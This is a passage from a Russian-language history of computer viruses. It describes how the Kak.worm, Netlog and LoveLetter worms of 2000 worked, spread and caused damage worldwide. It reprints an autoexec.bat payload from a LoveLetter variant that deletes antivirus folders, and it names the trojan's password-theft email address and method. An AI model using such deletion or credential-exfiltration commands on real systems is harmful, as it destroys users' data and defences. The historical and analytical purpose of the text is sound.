«Kak.worm» был написан на языке программирования JavaScript и для своего распространения использовал MS Outlook Express. Причём, в отличие от подавляющего большинства «червей» данного класса, он не прикреплял к инфицируемому письму дополнительное вложение в виде файла, а встраивал своё тело в само письмо в форме скрипта[25]. «Kak.worm» нормально функци-

---

[21] Unstable (англ.) – «Неустойчивый».

[22] Radiant (англ.) – «Излучатель».

[23] «Kak.worm» (англ.) – первая часть названия представляет собой аббревиатуру фрагмента текста «Kagou-Anti-Kro$oft says not today!», который был обнаружен в теле вируса. Вторая часть названия – «worm», переводится с английского вполне традиционно – «червь».

В июне 2000 года включён в первую двадцатку основного списка WildList Международной организации WildList.

[24] Vanja Svajcer. Kak-astrophic, Virus Bulletin, March 2000.

Известная компания Sophos в конце октября опубликовала рейтинг наиболее распространённых вирусов 2000 года, в котором некоторые из лидеров появились на свет недавно, а некоторые представляли собой «старые» вирусы, но абсолютным лидером отчётного года был назван вирус-червь «Kak.worm».

[25] Скрипт – программа, содержащая набор инструкций для некоторых приложений или утилит. Семантика и синтаксис инструкций в скриптах определяются соответствующими приложениями. Обычно язык скриптов включает простые структуры управления: линейные последовательности, циклы и условные выражения.

онировал на английской и французской версиях операционной системы Windows и был неработоспособен, если она установлена в директорию, отличную от традиционной C:\Windows[26]. Кроме того, червь был полностью работоспособен исключительно на системах с установленным в них MS Outlook Express, а, например, в MS Outlook он активизировался и заражал компьютерную систему, но далее не распространялся. Под другими системами электронной почты работоспособность «Kak.worm» зависела от возможностей и настроек каждой конкретной почтовой системы. При инфицировании компьютера червь создавал три файла: два файла с расширением *.hta (они использовались им для заражения системы пользователя – файл kak.hta в директории автозагрузки и файл со случайным именем, зависящим от настроек системы) в системной директории Windows, а третий файл – kak.htm (задействовался в целях последующего распространения посредством сообщений электронной почты) в директории Windows[27].

[26] При создании файлов «червь» не определял истинное местоположение директория операционной системы и по умолчанию полагал, что она установлена в C:\Windows.

[27] HTA-файл (HTML Application) – тип файлов, появившийся в MS Internet Explorer 5.0. HTA-файлы содержат обычный HTML-текст и скрипт-программы, но при запуске не вызывают оболочку Internet Explorer, а выполняются как отдельные приложения. Это даёт возможность разрабатывать приложения (а также и компьютерные вирусы), используя скрипт-программы. Скрипт червя менял разделы реестра, относящиеся к MS Outlook Express, – менялся ключ «подпись по умолчанию». Червь записывал туда ссылку на файл kak.htm.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Kak.worm
Другие названия	JS/Kak-m, JS/Kak.worm-mm, JS/Kak.Worm, JS_KAKWORM.A, JS/Kak, JS/Kak.A-m, JS/Kak@M, Kak.Worm, VBS.KakWorm, VBS.Kak.Worm, VBS/Kakworm, Mid/Kakworm, Wsript.Kak.A, I-Worm.KakWorm, VBS/Kakworm, JavaScript worm, Kagou-Anti-Krosoft
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	Linux/Macintosh/UNIX
Страна происхождения	Франция
Длина	16048 байт

«Kak.worm» поступал на компьютер в виде письма в HTML-формате, в тело которого встроена написанная на языке JavaScript «троянская» программа. В результате при открытии или предварительном просмотре сообщения скрипт-программа была не видна пользователю, так как скрипты никогда не отображаются в HTML-документах (сообщениях, страницах и пр.), но именно она получала управление, после чего «червь» активизировался. Сложности с этой «троянской» программой заключались в том, что периодическое сканирование «жёстких» дисков антивирусными сканерами на наличие вирусов не обеспечивало защиту от этой разновидности «червей», так как при повторном открытии письма система вновь инфицировалась. Кроме того, если был включён режим предварительного просмотра сообщений, то достаточно было просто выбрать заражённое сообщение в списке сообщений, и вирус опять активизировался. Выход из этой ситуации, казалось бы, очевиден – установка антивирусного монитора (on-access scanner), но и это спасало лишь в момент попытки записи «троянской» программы на «жёсткий» диск

инфицируемого компьютера, но отнюдь не при чтении письма и, соответственно, выполнении этой программы[28].

Мы надеемся, что теперь уважаемому читателю стало понятно, почему вирус-червь «Kak.worm» получил воистину глобальное распространение и стал причиной пандемии. Теперь, чтобы лучше уяснить последовательность действий и результаты работы «Kak.worm» в компьютерной системе, давайте несколько подробнее рассмотрим процессы инфицирования и распространения данного «червя». Алгоритм инфицирования компьютерной системы осуществлялся поэтапно. Сначала «Kak.worm» создавал свою копию в виде файла, размещаемого в директории автозагрузки операционной системы[29]. Затем запущенный из директории автозагрузки «червь» копировал себя в системную директорию операционной системы, прописывался в секции автозапуска системного реестра и стирал свой первый экземпляр в директории автозагрузки. В ключах реестра MS Outlook Express «Kak.worm» создавал новую подпись для писем, которая имела ссылку на файл с его кодом, и в дальнейшем все письма, которые имели формат HTML, то есть стандартный формат MS Outlook Express, автоматически дополнялись содержащей код червя подписью. Таким образом, MS Outlook Express начинал сам скрупулёзно вставлять программный код червя во все посылаемые пользователем письма[30], при этом присутствие «червя» оказывается скрытым, так как файл

---

[28] Антивирусные мониторы способны поймать червя в момент его записи на «жёсткий» диск и предотвратить инфицирование компьютерной системы, но в то же время они не способны предотвратить активизацию скрипта из HTML-письма, так как скрипты HTML выполняются непосредственно в системной памяти компьютера без сохранения их на «жёсткий» диск. Лучший способ – это использование вместе с антивирусными мониторами утилит, проверяющих скрипт-программы непосредственно перед их выполнением. Эти программы предотвращают активизацию вредоносного кода скрипта, и, следовательно, он не может инфицировать или повредить систему.

[29] Как известно, при загрузке операционной системы Windows автоматически запускаются все программы из этого директория.

[30] Письма, имеющие формат RTF или «Plain text», не заражаются.

kak.hta из директории автозагрузки операционной системы удален, и стал невидим в каталоге автозагрузки в меню Start\Programs\StartupMenu[31].

Итак, «Kak.worm», активизируясь из инфицированного сообщения, изначально получал доступ лишь к локальному диску компьютера. И чтобы обойти систему защиты – ведь доступ к «жёсткому» диску из скриптов запрещён по умолчанию, «червь» использовал «уязвимость» в защите Internet Explorer 5.0, известную как «TypeLib Security Vulnerability»[32]. В этих целях он создавал объект ActiveX[33], который был отмечен как безопасный, но в то же время мог создавать файлы на «жёстком» диске компьютера. Используя этот объект, «червь» создавал свои файлы на локальном диске компьютера, а затем в директории автозагрузки – уже упоминавшийся нами файл kak.hta и помещал в него свой программный код[34]. При записи в директорию автозагрузки червь пробовал записать себя в одну из двух следующих директорий автозагрузки: MENUDг~1\PROGRA~1\DгMARR~1 (имя по умолчанию для французской версии Windows) или STARTM~1\Programs\StartUp (имя по умолчанию для английской версии Windows). Если каталог автозагрузки имел другое имя (в другой локализации Windows), то «червь» не мог записать свои файлы на «жёсткий» диск и, естественно, не был способен распространяться далее.

Предположим, что «Kak.worm» нашёл одну из указанных выше директорий в английской или французской локализации операционной системы. В

---

[31] Start\Programs\StartupMenu – «Старт\Программы\Автозагрузка».

[32] «TypeLib Security Vulnerability» (англ.) – «Уязвимость защиты TypeLib».

Microsoft, Frequently Asked Questions: Microsoft Security Bulletin MS99-032.

[33] Object ActiveX (англ.) – объект ActiveX. В технологии ActiveX – COM-объект, реализованный в приложении-сервере (ActiveX server).

Component Object Model (COM) (англ.) – модель компонентных объектов Microsoft (стандартный механизм, включающий интерфейсы, с помощью которых одни объекты предоставляют свои сервисы другим) – является основой многих объектных технологий.

ActiveX server (англ.) – компонент, выступающий в роли сервера.

[34] Этот файл исполнялся при следующей загрузке операционной системы.

этом случае «червь» активизировался из файла kak.hta, который получал управление при следующей перезагрузке Windows. Записанный в этом файле скрипт «червя» создавал в системном каталоге файл с расширением *.hta, который имел имя, зависящее от настроек системы. После этого «Kak.worm» изменял системный реестр так, чтобы созданный файл с расширением *.hta запускался при каждой загрузке операционной системы, для того чтобы инфицировать систему снова, если пользователь изменит в MS Outlook Express «подпись по умолчанию» и отправляемые письма перестанут заражаться. Затем скрипт в файле kak.hta создавал HTML-файл kak.htm, который содержал код червя (HTML-страница в этом файле не имела текста, только код червя) и вставлялся во все отправляемые пользователем сообщения.

Интересно, что в уже инфицированной компьютерной системе этот «червь» не слишком-то долго заботился о сокрытии своего присутствия и первого числа очередного календарного месяца сразу после 17:00 «гордо» выводил на экран монитора следующее сообщение: «Kagou-Anti-Kro$oft says not today!» («Kagou-Anti-Kro$oft говорит – на сегодня хватит!»). После вывода этого сообщения «Kak.worm» прекращал работу операционной системы. Однако, как мы уже отмечали выше, даже такое «вызывающее поведение» не помешало «Kak.worm» стать одной из самых распространённых в мире вредоносных компьютерных программ. Согласно статистическим данным, опубликованным в июньском номере авторитетного британского журнала по проблемам антивирусной защиты «Virus Bulletin», «…17,9% всех зарегистрированных в апреле 2000 года вирусных инцидентов пришлось на долю вируса-червя «KakWorm».

Таким образом, впервые в истории вирусописания первое место в списке наиболее распространённых вредоносных программ занял вирус-червь, написанный на скрипт-языке[35] и распространявшийся по электронной

[35] Подчеркнём, что написанные с помощью скрипт языков программирования вредоносные компьютерные программы распространяются в исходных кодах, что предопределяет исключительную простоту создания их модификаций.

почте без использования вложенных файлов. Именно последнее свойство следует признать главной особенностью вредоносных компьютерных программ, подобных «KakWorm». Кроме того, как уже было сказано, если в почтовой программе был включён режим предварительного просмотра, то для инфицирования системы достаточно было лишь выделить курсором инфицированное письмо. Поэтому, по словам, например, руководителя «Лаборатории Касперского» Евгения Касперского, «несмотря на то, что сам по себе “KakWorm” относительно безобиден, его клоны могут представлять реальную опасность для компьютерных пользователей. Потенциальные возможности этого типа вирусов могут представлять не меньшую опасность, чем печально известный вирус “Чернобыль”».

Как мы уже говорили, подобные «KakWorm» вирусы-черви, используют хорошо известную «брешь» в системе защиты MS Internet Explorer, получившую название «TypeLib Security Vulnerability», и для её исправления Microsoft достаточно оперативно выпустила специальную «заплатку», доступную всем на Web-сайте этой компании[36]. Но, как свидетельствуют развитие событий и данные «Virus Bulletin», множество пользователей и системных администраторов организаций проигнорировали всевозможные предупреждения и увещевания, оставив свои компьютерные системы без необходимой защиты. Можно привести такой наглядный пример: Web-сервер онлайновой электронной торговли ShoppingPlanet.com распространил вирус-червь «KakWorm» среди более пятидесяти тысяч своих клиентов. И как это возникают эпидемии компьютерных вирусов?

В марте 2000 года было отмечено появление написанного на языке программирования VBS (Visual Basic Script) резидентного сетевого червя по имени «Netlog»[37].

---

[36] Microsoft, Patch Available for «scriptlet.typelib/Eyedog» vulnerability, Microsoft Security Bulletin MS99-032.

[37] «Netlog» (англ.) – «Протокол сети».

Идентификационная карточка вредоносной компьютерной программы	
Имя	Netlog
Другие названия	Netlog.A, VBS/Netlog, VBS/Netlog.A, VBS/Netlog.Worm, VBS/Network, VBS.Netlog, VBS.Network, Network.VBS, Trojan.Win32.Netlog
Тип	сетевой червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	Linux/Macintosh/UNIX/Windows 3.x
Страна происхождения	Соединённые Штаты Америки
Длина	2429 байт

Проникнув в компьютерную систему, «Netlog» вел себя латентно – не предоставляя пользователю никакой визуальной информации относительно своего присутствия, он, тем не менее, подобно лесному пожару упорно и методично распространялся по всей локальной сети, перенося свой программный код на незаражённые компьютеры. В инфицированной системе «Netlog» резидентно находился в «Startup group» меню «Start» и активизировался во время каждой перезагрузки системы. Имя файла самого «червя» – network.vbs, и, кроме того, после проверки на незаражённость в корневой директории «жёсткого» диска «червём» создавался файл network.log.

В этом файле «Netlog» регистрировал каждое своё действие, которое успешно выполнено, вставляя в него соответствующие строки. Типичный пример содержимого файла network.log можно представить в виде следующего небольшого фрагмента:

```
Log file Open
Subnet: 145.65.28.0
```

В августе 2000 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Subnet: 23.44.93.0
Subnet: 50.112.201.0
Subnet: 176.3.138.0
Copying files to:
\\176.3.138.5\C
Successfull copy to:
\\176.3.138.5\C

Если файл network.log уже существовал, «червь» заменял его новым файлом с тем же именем.

Файл network.vbs инфицировал компьютерную систему, выполняя следующие действия: генерировал случайное число, выбирая его из интервала от 199 до 215, и записывал его в файл network.log – этот процесс повторялся до 50 раз. Затем создавал IP адрес сети, состоящий из случайных чисел в диапазоне от 1 до 255, и пытался подключиться ко всем компьютерам в этой сети, перебирая IP адреса от 1 до 255. Если подключение произходило, «Netlog» копировал себя на подключённый компьютер в следующие директории операционной системы:

C:\
C:\WINDOWS\STARTM~1\PROGRAMS\STARTUP
C:\WINDOWS
C:\WINDOWS\START
MENU\PROGRAMS\STARTUP
C:\WIN95\START MENU\PROGRAMS\STARTUP
C:\WIN95\STARTM~1\PROGRAMS\STARTUP
C:\WIND95.

В том случае, если все компьютеры в данной сети были недоступны, «червь» выбирал другой IP адрес и т. д. до тех пор, пока подключение не осуществлялось.

Опасность этого «червя» для пользователей оказалась не слишком велика из-за низкой скорости размножения и распространения, а также отсутствия встроенных в его программный код деструктивных функций. Поиск компьютера, который мог быть инфицирован, занимал слишком много времени, и к тому же большинство компьютеров вообще не подключается к локальной сети способом, который использует «Netlog». Вместе с тем, большое

количество собственных копий, перманентно воспроизводимых «червём», могло крайне негативно отразиться на общей производительности и стабильности инфицированных им сетей.

В апреле в офисе британского премьер-министра на знаменитой Даунинг Стрит, 10 были зафиксированы случаи заражения макровирусом российского происхождения для MS Word, который назывался «Proverb»[38]. Как шутили в то время, «остаётся лишь надеяться, что английские власти вдоволь насладились собранием русских народных афоризмов вроде “никогда не откладывай на завтра то, что можно выпить сегодня”».

Но вот, как в песне поётся, пришёл «цветущий май». И уже со второй половины четвёртого числа, которое пришлось в 2000 году на рабочий день – четверг, нарастающим потоком стали поступать сообщения[39] об обнаружении новой вредоносной компьютерной программы, которая в течение считанных часов «покорила» практически весь мир и стала причиной одной из самых крупномасштабных пандемий за всю историю вирусописания[40]. Это был опасный, быстро распространяющийся, полиморфный, зашифрованный, написанный на языке программирования VBS вирус-червь массовой рассылки через Интернет по имени «LoveLetter»[41].

---

[38] «Proverb» (англ.) – «Пословица», «Притча (во языцех)».

[39] Первое пришло утром из Гонг-Конга.

[40] Nick FitzGerald, When Love came to Town, Virus Bulletin, June 2000.

[41] «LoveLetter» (англ.) – «Любовное послание».

В мае 2000 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	LoveLetter
Другие названия	LoveLetter.A, Loveletter, I love you, VBS/LoveLetter.A, VBS_LoveLetter, LoveLetter.A, VBS/LoveLetter.A, VBS/Loveletter.a, VBS/LoveLet-A, VBS/Loveletter.worm, Troj/LoveLet-A, LOVE-LETTER-FOR-YOU.TXT.vbs, I-Worm.LoveLetter, Worm/LoveLetter, Lovebug, Barok, LOVELETTER, ILOVEYOU
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Филиппины
Длина	10307 байт

Первыми забили тревогу компании Symantec и F-Secure, сообщившие о распространении с ошеломляющей скоростью вируса-червя «LoveLetter» по электронной почте под заголовком «I love you», а также через каналы IRC. Технические детали специалистам ещё не были полностью очевидны, но в заявлениях обеих компаний говорилось, что «пользователям Microsoft Outlook приходит письмо (иногда – с адресом знакомых им людей в поле From), озаглавленное “I love you” и содержащее предложение открыть приложенный файл “LoveLetter”. Файл является скриптом, написанным на Visual Basic; как только вирус активизируется, он рассылает сам себя по почтовым адресам, содержащимся в адресной книге Microsoft Outlook. В отличие от вируса “Melissa”, действовавшего по той же схеме, “LoveLetter” не ограничивается первыми 50 адресами. “LoveLetter” копирует себя в две системные директории и добавляет запись в системный регистр. Он запускается каждый раз при перезагрузке системы. “LoveLetter” наносит значительный ущерб данным,

содержащимся на диске заражённого компьютера: файлы с расширениями *.js и *.css стираются, а вместо них записывается файл скрипта на Visual Basic под тем же названием, что и уничтоженный файл. То же самое происходит с файлами, имеющими расширения *.vbs, *.vbe, *.jse, *.wsh, *.sct, *.hta, *.jpg, *.jpeg, *.mp3 и *.mp2. “LoveLetter” пытается также скачать зашифрованного “троянского” коня с одного из Web-сайтов». Далее сообщалось, что с момента своего появления «LoveLetter» успел заразить множество компьютерных систем в Азии, США и Европе. Компании Symantec и F-Secure опубликовали первичные рекомендации по выявлению и уничтожению вируса. На тот момент наиболее эффективным средством борьбы было признано … нажатие клавиши «Del» без предварительной проверки содержания подозрительного письма и приложения к нему. Известное агентство CNN сообщало о том, что «в Азии пострадали многие коммерческие компании, а в США – компьютеры Сената США. Палате представителей нежданное “признание в любви” нанесло минимальный ущерб, хотя и там были уничтожены сотни тысяч копий вируса. Пострадали компьютерные системы Палаты общин в Великобритании, Европейского Парламента, а также ряда крупных европейских коммерческих компаний». 4 мая 2000 года, по состоянию на 14:00 по Гринвичу, Координационный Центр CERT получил сообщения более чем от 250 различных серверов, сообщающих о поражении более 300000 пользовательских систем. Кроме того, имелось несколько сообщений о ресурсах, испытывающих ощутимое ухудшение качества связи в результате производимой вирусом-червём «LoveLetter» перегрузки почтового, файлового и гипертекстового трафика.

Известное Интернет-издание CNews.ru всего лишь через сутки после начала атаки «LoveLetter» в своей заметке «Вирус “I love you” поразил около 80% компьютеров 1000 ведущих американских компаний» от 5 мая 2000 года сообщало: «Десятки миллионов компьютеров по всему миру вчера были поражены вирусом “I love you”, который вызвал многочисленные нарушения в работе корпоративных, банковских и правительственных сетей. Компьютер-

ные эксперты оценивают ущерб в миллиарды долларов. Вчера поздно вечером появилась ещё одна модификация вируса – в строке Subject электронного письма она имеет название “Very Funny”[42]. Около 80% компьютеров 1000 ведущих американских компаний вышли из строя после вирусной атаки. Была повреждена банковская компьютерная сеть в Бельгии, серьезные нарушения произошли в Австрии, Швеции, Германии. Пострадали палата представителей в Великобритании, компании Ford, Vodafone AirTouch, Bertelsmann и Siemens. По мнению президента компании Network Associates, около 50% американских компьютеров в той или иной степени испытали последствия вирусной атаки». Был заражён даже компьютер, отсчитывающий время, оставшееся до начала Expo2000 в Германии. График открытия выставки не был сорван только потому, что отдельно от компьютерного вручную вёлся другой вариант календаря.

Между тем уже через двое суток после начала эпидемии «LoveLetter» начинает претендовать на звание самой «дорогой» вредоносной компьютерной программы в истории вирусописания. По уточнённым оценкам экспертов, действие вируса только в Северной Америке принесло убытки в размере больше 1 млрд. долл. По оценкам аналитической компании Computer Economics нанесённый во всём мире «LoveLetter» ущерб составил около 6–7 млрд. долл. «Любовное послание» получили более 45 млн. абонентов. Только в США число атакованных пользователей превысило 2,5 млн. По сообщению McAfee.com, заражёнными оказались 60 компаний из списка Fortune 100. Среди пострадавших, к примеру, значатся такие гиганты, как AT&T и Capital Hill, у которых пострадало около 30% почтовых систем. В результате представители AT&T объявили о закрытии 75 из 138 тысяч её почтовых серверов «по соображениям безопасности». Network Associates провела экспресс-анализ разрушительных последствий вируса и установила, что в Голландии и Швеции пострадало до 60% её клиентов, в Германии более 30% и в Велико-

[42] «Very Funny» (англ.) – «Чрезвычайно забавно».

британии – 40%. Число инфицированных компьютеров поражает воображение: в США и Канаде было заражено, по разным оценкам, от 60% до 80% всего парка машин, в Испании 80% компьютеров крупных компаний, в Италии и Бельгии порядка 50%. Атаке подвергся, по крайней мере, каждый десятый компьютер из числа подключённых к Интернет. Среди пострадавших парламенты Англии и скандинавских стран, Конгресс и Ведомство береговой охраны США, а также Пентагон.

6 мая официальные лица из Пентагона были вынуждены признаться в том, что по крайней мере четыре секретных правительственных сети оказались заражены вирусом «LoveLetter». Первой пострадала внутренняя система доставки почты Национального управления по безопасности, где вирус-червь был обнаружен ещё в четверг утром. Следующей жертвой «LoveLetter» стала секретная система Joint Worldwide Information Communications System[43], осуществляющая связь между несколькими подразделениями Управления по безопасности. Две другие службы, принадлежащие Национальному разведывательному управлению и работающие в системах управления спутниками-шпионами, также оказались инфицированы «LoveLetter», но были быстро восстановлены. В связи со сложившейся обстановкой специалисты по компьютерной безопасности в Пентагоне были вынуждены отключить системы доставки электронной почты, чтобы в режиме «off-line»[44] провести тестирование и устранение всех проблем.

В Германии Федеральное ведомство информационной безопасности[45] обвинило компанию Microsoft в том, что «она практически не уделяет внимания соответствию своих программных продуктов требованиям безопасности». Такое обвинение выглядело весьма угрожающе, если учесть тот факт, что именно данное ведомство рекомендует правительственным учреждениям

---

[43] Joint Worldwide Information Communications System (JWICS) – Объединённая всемирная информационная система связи.

[44] «Off-line» (англ.) – *проф.* оф-лайн, автономный.

[45] Bundesamt für Sicherheit in der Informationstechnik – BSI. (нем.)

Германии, какие программные продукты следует использовать, и его мнение достаточно авторитетно также и для всех частных компаний и заведений. По мнению BSI, масштабы эпидемии «LoveLetter» не были бы столь велики в том случае, если бы Microsoft уделяла больше внимания вопросам безопасности при создании операционных систем и почтовых клиентов. Знаком того, что к мнению BSI в Германии действительно прислушиваются, явилась реакция Правительства Германии, которое заявило, что может отказаться от использования почтового клиента Microsoft Outlook из-за опасений заражения вирусами, подобными «LoveLetter». 19 мая 2000 года пресс-секретарь германского правительства Райнер Лингенталь сказал буквально следующее: «Федеральное правительство в настоящее время ищет возможную замену Outlook. Мы пока ещё не приняли окончательного решения». Причём обычно «не лезущие за словом в карман» официальные представители Microsoft в Германии не смогли или не захотели прокомментировать это заявление.

В России, как и в большинстве стран мира, ситуация развивалась стремительно, а количество обращений и, соответственно, пострадавших от «LoveLetter» увеличивалось в геометрической прогрессии. По сообщению компании «ДиалогНаука», первые обращения от российских пользователей были зафиксированы в 14 часов 4 мая. Жертвой этого вируса-червя чуть было не стал один из известных отечественных информационных порталов «Lenta.Ru»: «Мы получили его по почте около 8 вечера. Однако вовремя спохватились, и наши доблестные системщики спасли нашу сеть от гибели. Начало исходного кода вируса позволяет специалистам сделать некоторые выводы касательно его происхождения. В тексте программы содержится прозвище автора – “spyder”, указан электронный почтовый адрес (разумеется, анонимный), название компании и город – Манила, Филиппины. В качестве послания к миру автор вируса оставил в тексте программы записку “я ненавижу ходить в школу”». Между тем, реакцию отечественных фирм-разработчиков антивирусного программного обеспечения следует признать практически мгновенной. Уже в день начала распространения, после завер-

шения анализа полученных образцов вируса специалистами ЗАО «Диалог-Наука», в срочном порядке было выпущено дополнение к вирусной базе антивирусной программы «DoctorWeb». Пользователям этой программы для Windows 95/98/NT достаточно было просто нажать кнопку «Обновить через Internet» в основном окне программы, чтобы подключить это дополнение к вирусной базе, установленной на их компьютере. В «ДиалогНауке» и «Лаборатории Касперского» (равно как и в ведущих западных компаниях-производителях антивирусных средств) были срочно подготовлены новые «вакцины». Подчеркнём, что именно российские специалисты одними из первых сумели разобраться в новом вирусе-черве. Уже через три-четыре часа после получения образца «LoveLetter» они внесли в его описание некоторые существенные уточнения: «Данный вирус распространяется с сообщениями электронной почты и по каналам IRC. Письмо с вирусом легко выделить. Тема письма: “I love you”; что сразу же бросается в глаза. В самом письме содержится текст “kindly check the attached LOVELETTER coming from me” (“будьте любезны, просмотрите пришедшее от меня вложенное LOVELETTER”) и присоединённый файл с именем LOVE-LETTER-FOR-YOU.TXT.vbs. Вирус работает только в том случае, если пользователь открывает этот присоединённый файл. Вирус рассылает себя по всем адресам, которые найдёт в адресной книге почтовой программы MS Outlook инфицированного компьютера, а также записывает свои копии в файлы на “жёстком” диске (необратимо затирая тем самым их оригинальное содержание). Жертвами вируса, в частности, являются картинки в формате JPEG, программы Java Script и Visual Basic Script и целый ряд других файлов. Также вирус “прячет” видео- и музыкальные файлы в формате MP2 и MP3. Кроме этого, “LoveLetter” совершает несколько действий по инсталляции себя в систему и по установке некоторых дополнительных вирусных модулей, которые сам перекачивает из Интернет». Компьютерная система может инфицироваться «LoveLetter» множеством способов, включая электронную почту, сетевые диски Windows, IRC, новости USENET и Web-страницы. Кроме того,

так как «LoveLetter» представляет собой текстовую скрипт-программу, он легко поддаётся изменениям и поэтому имеет массу версий, которые, впрочем, в своём большинстве имеют лишь небольшие доработки исходного программного кода. Тем не менее, интересно хотя бы бегло взглянуть на динамику «клонирования» «LoveLetter».

К вечеру 6 мая поступившие от фирм-производителей антивирусного программного обеспечения данные свидетельствовали о том, что в Интернет ими зафиксировано ещё 10 вариантов вируса-червя «LoveLetter», которые продолжают своё стремительное распространение[46]. 13 мая фирма-разработчик антивирусного программного обеспечения Symantec сообщила, что по её данным в мире насчитывается уже 29 вариаций на тему «I Love You». Причём один из этих вариантов обнаглел настолько, что имитировал сообщение от отдела технической поддержки Symantec и включал в него следующую фразу «Virus ALERT!!!» («Вирусная ТРЕВОГА!!!»). Этот штамм вируса-червя «LoveLetter» проявлял свои чувства тем, что удалял все файлы с расширениями *.bat и *.com. В результате Symantec только и осталось, что предупреждать компьютерных пользователей, что не распространяла названное сообщение и советует при получении подобного письма немедленно его удалить. До конца 2000 года было известно примерно полсотни штаммов «LoveLetter», и даже этот перечень не может претендовать на абсолютную полноту.

Всё вышесказанное говорит о том, что «LoveLetter» справедливо был отнесён к категории одного из самых опасных компьютерных вирусов-червей. Ведь помимо прямой порчи данных и нарушения целостности защиты операционной системы он рассылал свои копий с очень большим количеством сообщений, что приводило к перегрузке компьютерных сетей и серверов электронной почты, парализуя работу целых организаций.

---

[46] Постоянное появление всё новых версий «LoveLetter» фактически сводило на нет все попытки антивирусных компаний разработать универсальную вакцину.

Чтобы не быть голословными, приведём полный перечень последствий, в том числе деструктивных, которые мог вызывать «LoveLetter» и его многочисленные штаммы:

получение доступа к Microsoft Outlook и рассылка своих копий (с применением метода социальной инженерии: использовалось приглашение на работу профессионального программиста якобы от Швейцарской Интернет-компании);

изменение домашней страницы Internet Explorer и замена заставки завершения работы операционной системы Windows;

перезагрузка системы для создания условий, способствующих её неустойчивой работы;

создание многочисленных копий вируса-червя для вывода из нормального режима работы серверов электронной почты;

инфицирование электронной почты 10, 20 или 30 числа при помощи посылки специальной подпрограммы, которая отправляется каждому адресату в записной книжке;

отслеживание всей выводимой на экран монитора пользовательской информации и паролей, осуществление контроля буфера клавиатуры для любых нажатий отдельных, а также сочетаний клавиш;

использование паролей с целью получения конфиденциальной информации и доступа к RAS[47] для отправки указанной информации на Web-сервер на Филиппинах. Передача посредством электронной почты конфиденциальной информации входа в систему, типа имени персонального компьютера, имени пользователя, адреса IP, паролей набора номера, сетевых паролей, параметров настройки DNS и установленного программного обеспечения;

---

[47] Remote Access Service (RAS) (англ.) – *проф.* сервис удалённого доступа, который обеспечивает удалённый доступ для мобильных сотрудников и системных администраторов, позволяя им обращаться по коммутируемым линиям связи к своим сетям с целью совместного использования файлов и принтеров, электронной почты, планирования и доступа к базам данных SQL.

пересылка захваченных паролей RAS и всех кэшируемых паролей Windows по адресу электронной почты mailme@super.net.ph, когда счётчики таймера достигают заданных значений. Для этого «троянская» программа вызывает функцию «WnetEnumCashedPasswords» библиотеки mpr.dll;

пересылка с помощью «троянской» программы электронной почты с заявленной темой «Контракт», пустым телом и конфиденциальной информацией от инфицированного пользователя (если установлено банковское программное обеспечение);

запуск подпрограммы, которая содержится в скрипт коде вируса-червя и предназначена для стирания файлов в компьютерной системе пользователя;

осуществление попыток удаления всех созданных на момент активизации системы временных файлов;

осуществление построчной шестнадцатеричной записи и сохранение в директории \Windows файла Cih_14.exe (этот файл содержит программный код крайне деструктивного вируса «Chernobyl» и при выполнении становится резидентным и инфицирует файлы формата PE);

повторная активизация вируса-червя (если в дисковод A: вставлен флоппи-диск) через десять минут после загрузки системы для копирования себя в виде файла под именем msword.vbs на флоппи-диск;

выполнение попыток удаления всех инфицированных файлов и папок, которые создавались в течение семи дней после заражения системы;

создание при первом выполнении «червя» файла по имени resume.txt в текущей директории и попытки его открытия в записной книжке;

создание текстового файла во временной директории операционной системы Windows при выполнении скрипта и 600 папок с именем «LINING I LOVE YOU MY FOLDER» или «LINING I LOVE YOU MY FOLDER???» на диске C:;

удаление файлов с расширениями .xls, .doc, .wav, .dwg, .mp3, .bak, .bmp, .htm, .hlp, .chm, .jpg, .gif, .scr, .ttf, .mid, .cdr, .mdb, .dbf, .ico;

удаление файлов с расширениями *.sys и .dll (те файлы, которые нельзя удалить, скрываются, и создаются файлы с расширением *.vbs и первоначальным именем);

создание копий и последующее удаление файлов с расширениями *.qt, *.avi, *.qtm, *.mpeg;

определение файлов с расширениями *.com, .exe, *.txt, *.bat и .ini, копирование «червя» с тем же самым названием, но с расширением *.vbs и последующее сокрытие или удаление файла оригинала;

определение файлов с расширениями *.zip и *.rar, копирование «червя» с тем же самым названием, но с расширением *.vbs и последующее удаление файла оригинала;

скрытие файлов с расширениями *.asm и *.pas;

удаление всех файлов на флоппи-дисках в дисководе A: и выполнение команды Fdisk/mbr с целью перезаписи начальной загрузки на них;

уничтожение файлов в корневой директории логических разделов C: и D: «жёсткого» диска и не использующихся в этот момент файлов следующих директорий: C:\Windows, C:\Windows\System, C:\Program Files, C:\Windows\Cookies;

замена содержимого командного файла autoexec.bat на диске C: собственным текстом, например:

```
del c:\progra~1\antivi~1\*.*
del c:\progra~1\networ~1\mcaffe~1\*.*
del c:\progra~1\norton~1\*.*
del c:\progra~1\fsi\*.*""cls
echo Windows loading...
pause
echo SATANIK CHILD S A T A N I K C H I L D SATANIK CHILD
pause
echo A virus by Satanik Child has been detected! =Windows is destroyed! (c) SC
pause
```

создание до 62 входов в системный реестр, большинство из которых не нарушают работоспособность системы, например, изменение заголовка окна

Internet Explorer. Однако некоторые из этих входов, например, дезактивация защиты Internet Explorer, могут приносить вред;

25 декабря на экран монитора выводилось текстовое сообщение «EVEN TRENT KNOWS ITS TRUE=>STAR F**KERS INC. Att. [случайное слово] (REDRUM)».

Приведённый перечень возможных деструктивных действий впечатляет. Поэтому неудивительно, что как в России, так и за рубежом, – там, где не были приняты своевременные меры, – «LoveLetter» парализовал работу целых организаций.

Так что же, положительных примеров нет? Их мало, но они есть.

